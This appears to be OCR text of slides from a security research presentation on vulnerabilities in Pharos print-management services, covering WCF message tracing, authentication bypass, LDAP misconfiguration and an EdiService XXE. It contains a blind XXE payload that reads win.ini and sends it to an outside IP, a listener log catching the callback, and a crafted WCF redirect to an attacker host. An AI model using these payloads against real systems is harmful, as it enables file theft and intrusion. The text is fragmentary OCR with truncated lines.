
Identifier Decryption




Target Custom Server



.NET WCF Communications






```
bigtrace.txt - Notepad
File Edit Format View Help
Name="System.ServiceModel.MessageLogging" /><Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" /><Execution ProcessName="service" ProcessID="8452" ThreadID="4" /><Channel/><Computer>EC2AMAZ-
56PON80</Computer></System><ApplicationData><TraceData><DataItem><MessageLogTraceRecord Time="2023-07-11T19:04:03.5001149+00:00" Source="ServiceLevelReceiveRequest" Type="System.ServiceModel.Channels.BufferedMessage"
xmlns="http://schemas.microsoft.com/2004/06/ServiceModel/Management/MessageTrace"><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing"><s:Header><a:Action
s:mustUnderstand="1">http://tempuri.org/IConnectionRegister/Duplicate</a:Action><a:MessageID>urn:uuid:f092cf31-4955-4e04-a950-59259dc92ba0</a:MessageID><a:ReplyTo><a:Address>net.pipe://nettcpportsharing/70c22114-aab5-4868-8b72-
cd261652b9dd/</a:Address></a:ReplyTo><a:To s:mustUnderstand="1">http://www.w3.org/2005/08/addressing/anonymous</a:To></s:Header><s:Body><Duplicate xmlns="http://tempuri.org/"><duplicateContext i:type="b:TcpDuplicateContext"
xmlns:b="http://schemas.datacontract.org/2004/07/System.ServiceModel.Activation" xmlns:i="http://www.w3.org/2001/XMLSchema-
instance"><b:readData>AAEAAQECbG51dC50Y3A6Ly93d3d3d3d3d3d3d3d3d3cuMzQuMjIyLjIxNy40Ny5uaXAuaW8vUGhhcm9zU31zdGVtcy9TZWN1cmVSZWxlYXNlL1NlcnZpY2VzL1NlY3VyZVJlbGVhc2VTZXJ2aWNlLnN2YwMH</b:readData><b:via>net.tcp://wwwwwwwwwwwwww.34.222.217.
47.nip.io/PharosSystems/SecureRelease/Services/SecureReleaseService.svc</b:via><b:socketInformation xmlns:c="http://schemas.datacontract.org/2004/07/System.Net.Sockets"><c:options>Connected
UseOnlyOverlappedIO</c:options><c:protocolInformation>ZgACAAAAAAAAAAAAAAAAAAgAAACgGg/ni6vPEYyjAIBfSKGS8gMAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAIAAAAQAAAAEAAAAAEAAAAGAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADQEAABNU0FGRCBUY3BpcCBbVENQL01QX
QAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==</c:protocolInformation><c:remoteEndPoint
i:type="d:IPEndPoint" xmlns:d="http://schemas.datacontract.org/2004/07/System.Net"><d:m_Address><d:m_Address>854748801</d:m_Address><d:m_Family>InterNetwork</d:m_Family><d:m_HashCode>0</d:m_HashCode><d:m_Numbers
xmlns:e="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><e:unsignedShort>0</e:unsignedShort><e:unsignedShort>0</e:unsignedShort><e:unsignedShort>0</e:unsignedShort><e:unsignedShort>0</e:unsignedShort><e:unsignedShort>0</e:u
nsignedShort><e:unsignedShort>0</e:unsignedShort><e:unsignedShort>0</e:unsignedShort><e:unsignedShort>0</e:unsignedShort></d:m_Numbers><d:m_ScopeId>0</d:m_ScopeId></d:m_Address><d:m_Port>53051</d:m_Port></c:remoteEndPoint></b:socketInf
ormation></duplicateContext></Duplicate></s:Body></s:Envelope></MessageLogTraceRecord></DataItem></TraceData></ApplicationData></E2ETraceEvent><E2ETraceEvent xmlns="http://schemas.microsoft.com/2004/06/E2ETraceEvent"><System
xmlns="http://schemas.microsoft.com/2004/06/windows/eventlog/system"><EventID>0</EventID><Type>3</Type><SubType Name="Information">0</SubType><Level>8</Level><TimeCreated SystemTime="2023-07-11T19:04:03.5200667Z" /><Source
Name="System.ServiceModel.MessageLogging" /><Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" /><Execution ProcessName="service" ProcessID="8452" ThreadID="4" /><Channel/><Computer>EC2AMAZ-
56PON80</Computer></System><ApplicationData><TraceData><DataItem><MessageLogTraceRecord Time="2023-07-11T19:04:03.5200667+00:00" Source="ServiceLevelSendReply" Type="System.ServiceModel.Dispatcher.OperationFormatter
+OperationFormatterMessage" xmlns="http://schemas.microsoft.com/2004/06/ServiceModel/Management/MessageTrace"><s:Envelope xmlns:a="http://www.w3.org/2005/08/addressing" xmlns:s="http://www.w3.org/2003/05/soap-
envelope"><s:Header><a:Action s:mustUnderstand="1">http://tempuri.org/IConnectionRegister/DuplicateResponse</a:Action></s:Header><s:Body><DuplicateResponse
xmlns="http://tempuri.org/"></DuplicateResponse></s:Body></s:Envelope></MessageLogTraceRecord></DataItem></TraceData></ApplicationData></E2ETraceEvent><E2ETraceEvent xmlns="http://schemas.microsoft.com/2004/06/E2ETraceEvent"><System
xmlns="http://schemas.microsoft.com/2004/06/windows/eventlog/system"><EventID>0</EventID><Type>3</Type><SubType Name="Information">0</SubType><Level>8</Level><TimeCreated SystemTime="2023-07-11T19:04:03.5230658Z" /><Source
Name="System.ServiceModel.MessageLogging" /><Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" /><Execution ProcessName="service" ProcessID="8452" ThreadID="4" /><Channel/><Computer>EC2AMAZ-
56PON80</Computer></System><ApplicationData><TraceData><DataItem><MessageLogTraceRecord Time="2023-07-11T19:04:03.5230658+00:00" Source="TransportSend" Type="System.ServiceModel.Dispatcher.OperationFormatter+OperationFormatterMessage"
xmlns="http://schemas.microsoft.com/2004/06/ServiceModel/Management/MessageTrace"><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing"><s:Header><a:Action
s:mustUnderstand="1">http://tempuri.org/IConnectionRegister/DuplicateResponse</a:Action><a:RelatesTo>urn:uuid:f092cf31-4955-4e04-a950-59259dc92ba0</a:RelatesTo><ActivityId CorrelationId="1f561f74-d74c-4a83-851d-dc948c021e78"
xmlns="http://schemas.microsoft.com/2004/09/ServiceModel/Diagnostics">00000000-0000-0000-0000-000000000000</ActivityId><a:To s:mustUnderstand="1">net.pipe://nettcpportsharing/70c22114-aab5-4868-8b72-
cd261652b9dd/</a:To></s:Header><s:Body><DuplicateResponse xmlns="http://tempuri.org/"></DuplicateResponse></s:Body></s:Envelope></MessageLogTraceRecord></DataItem></TraceData></ApplicationData></E2ETraceEvent><E2ETraceEvent
xmlns="http://schemas.microsoft.com/2004/06/E2ETraceEvent"><System xmlns="http://schemas.microsoft.com/2004/06/windows/eventlog/system"><EventID>0</EventID><Type>3</Type><SubType
Name="Information">0</SubType><Level>8</Level><TimeCreated SystemTime="2023-07-11T19:04:03.8240696Z" /><Source Name="System.ServiceModel.MessageLogging" /><Correlation ActivityID="{000000
ProcessName="service" ProcessID="8452" ThreadID="4" /><Channel/><Computer>EC2AMAZ-56PON80</Computer></System><ApplicationData><TraceData><DataItem><MessageLogTraceRecord Time="2023-07-11T
Source="TransportReceive" Type="System.ServiceModel.Channels.StreamedMessage" xmlns="http://schemas.microsoft.com/2004/06/ServiceModel/Management/MessageTrace"><s:Envelope xmlns:s="http:/
xmlns:a="http://www.w3.org/2005/08/addressing"><s:Header><a:Action
s:mustUnderstand="1">http://schemas.pharos.com/SecureRelease/Contracts/ISecureReleaseDataContractJobOperations/GetJobInformation</a:Action><a:MessageID>urn:uuid:2f20546f-ab66-41dd-b3e3-
3c67c5c727fd</a:MessageID><a:ReplyTo><a:Address>http://www.w3.org/2005/08/addressing/anonymous</a:Address></a:ReplyTo><ClientVersion xmlns="http://schemas.pharos.com/Communications/Header
instance"><ContractVersion xmlns="http://schemas.pharos.com/Communications/Contracts">1.1.0.0</ContractVersion><InterfaceVersion xmlns="http://schemas.pharos.com/Communications/Contracts"
xmlns:b="http://schemas.datacontract.org/2004/07/System"><b:_Build>-1</b:_Build><b:_Major>4</b:_Major><b:_Minor>0</b:_Minor><b:_Revision>-1</b:_Revision></InterfaceVersion><ProductName
xmlns="http://schemas.pharos.com/Communications/Contracts">Pharos.API</ProductName><ProductVersion xmlns="http://schemas.pharos.com/Communications/Contracts" xmlns:b="http://schemas.datac
1</b:_Build><b:_Major>1</b:_Major><b:_Minor>3</b:_Minor><b:_Revision>-1</b:_Revision></ProductVersion></ClientVersion><a:To
s:mustUnderstand="1">net.tcp://wwwwwwwwwwwwww.34.222.217.47.nip.io/PharosSystems/SecureRelease/Services/SecureReleaseService.svc</a:To></s:Header><s:Body>... stream
...</s:Body></s:Envelope></MessageLogTraceRecord></DataItem></TraceData></ApplicationData></E2ETraceEvent><E2ETraceEvent xmlns="http://schemas.microsoft.com/2004/06/E2ETraceEvent"><System
xmlns="http://schemas.microsoft.com/2004/06/windows/eventlog/system"><EventID>131075</EventID><Type>3</Type><SubType Name="Error">0</SubType><Level>2</Level><TimeCreated SystemTime="2023-
Name="System.ServiceModel" /><Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" /><Execution ProcessName="service" ProcessID="8452" ThreadID="4" /><Channel/><Computer>EC2AMA
56PON80</Computer></System><ApplicationData><TraceData><DataItem><TraceRecord xmlns="http://schemas.microsoft.com/2004/10/E2ETraceEvent/TraceRecord"
Severity="Error"><TraceIdentifier>https://docs.microsoft.com/dotnet/framework/wcf/diagnostics/tracing/System-ServiceModel-Diagnostics-ThrowingException</TraceIdentifier><Description>Throw
exception.</Description><AppDomain>service.exe</AppDomain><Exception><ExceptionType>System.ServiceModel.EndpointNotFoundException, System.ServiceModel, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089</ExceptionType><Message>There was no channel that could accept the message with action
'http://schemas.pharos.com/SecureRelease/Contracts/ISecureReleaseDataContractJobOperations/GetJobInformation'.</Message><StackTrace>   at System.ServiceModel.Dispatcher.ErrorBehavior.Thro
   at System.ServiceModel.Channels.DatagramChannelDemuxer`2.ProcessItem(TInnerItem item)
   at System.ServiceModel.Channels.DatagramChannelDemuxer`2.HandleReceiveResult(IAsyncResult result)
   at System.ServiceModel.Channels.DatagramChannelDemuxer`2.OnReceiveCompleteStatic(IAsyncResult result)
```


Auth Bypass

Authentication Bypass






LDAP Misconfiguration



EdiService XXE

/PharosEDI/EdiService.asmx



/PharosEDI/EdiService.asmx

EdiService

Click here for a complete list of operations.

InitializeSession2

This method initializes the session - version 2.

Test

The test form is only available for requests from the local machine.


SOAP 1.1

The following is a sample SOAP 1.1 request and response. The placeholders shown need to be replaced with actual values.

```
POST /PharosEDI/EdiService.asmx HTTP/1.1
Host:
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/action/Pedi.InitializeSession2"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenc="http://schemas.xmlsoap.org/soap/enco
  <soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <q1:InitializeSession2 xmlns:q1="http://tempuri.org/message/">
      <site_code xsi:type="xsd:string">string</site_code>
    </q1:InitializeSession2>
  </soap:Body>
</soap:Envelope>
```

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenc="http://schemas.xmlsoap.org/soap/enco
  <soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <tns:InitializeSession2Response>
      <session_id xsi:type="xsd:string">string</session_id>
      <utc_time xsi:type="xsd:string">string</utc_time>
      <utc_offset xsi:type="xsd:string">string</utc_offset>
      <time_zone_name xsi:type="xsd:string">string</time_zone_name>
    </tns:InitializeSession2Response>
  </soap:Body>
</soap:Envelope>
```

LoginUser2


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2023.3.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
/usr/share/nginx/html/blindxxe.txt – root@172.93.53.63 – Editor – WinSCP
Encoding
Color
<!ENTITY % data SYSTEM "file://c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY % exfil SYSTEM 'http://175.45.176.1:80/?%data;'>">
Line: 2/2
Column: 69
Character: 58 (0x3A)
Encoding: 1252 (ANSI - La
Modified
Search...
0 matches
Search...
0 matches
Done
1,225 bytes | 14,473 millis

LoginUser2 - Success

```
[root@nop ~]# ncat -l -v -p 80 -k
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 46.101
Ncat: Connection from 46.101
